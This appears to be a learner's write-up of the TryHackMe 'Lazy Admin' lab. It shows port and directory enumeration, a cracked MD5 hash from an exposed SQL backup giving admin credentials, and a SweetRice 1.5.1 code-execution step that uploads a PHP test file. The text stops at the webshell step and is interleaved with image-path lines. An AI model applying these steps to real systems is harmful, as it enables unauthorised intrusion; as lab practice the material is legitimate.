LAZY ADMIN

Link	https://tryhackme.com/r/room/lazyadmin	
IP	10.10.85.4	
Type	LINUX	
Status	in Progress	
DATE	15.04.2024	

Resolution summary

- It its the third instance where i find backup script that runs under root privlige.
- remember to put quotes while echoing files

Improved skills

- LINUX priv esc
- enumeration
- exploiting SUID

Used tools

- nmap
- gobuster

Information Gathering

Scanned all TCP ports:

```
22/tcp open  ssh
80/tcp open  http
```

Enumerated open TCP ports:

```
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
```


```
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
```


Enumerated top 200 UDP ports:

```
```

Enumeration


Port 80 - HTTP (Apache httpd 2.4.18)







```
┌──(root㉿kali)-[/home/kali/tryhackme/lazy_admin]
└─# gobuster dir -u http://10.10.209.163/content/ -w
/usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.209.163/content/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
```

```
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/_themes              (Status: 301) [Size: 324] [-->
http://10.10.209.163/content/_themes/]
/as                   (Status: 301) [Size: 319] [-->
http://10.10.209.163/content/as/]
/attachment           (Status: 301) [Size: 327] [-->
http://10.10.209.163/content/attachment/]
/images               (Status: 301) [Size: 323] [-->
http://10.10.209.163/content/images/]
/inc                  (Status: 301) [Size: 320] [-->
http://10.10.209.163/content/inc/]
/js                   (Status: 301) [Size: 319] [-->
http://10.10.209.163/content/js/]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```






Exploitation

Insecure design, loging in to admin panel with found creds

I downloaded mysqlbackup.sql from /inc dir. I found hash, and crecked it:


Hash	Type	Result
42f749ade7f9e195bf475f37a44cafcb	md5	Password123




Login	Password
manager	Password123

10.10.209.163/content/as/


SweetRice 1.5.1 Arbitrary code execution Exploitation








```
<?php
echo '<h1> Hacked </h1>';
phpinfo();?>
```

http://10.10.209.163/content/inc/ads/test5.php










my simple webshell exploitation:


```
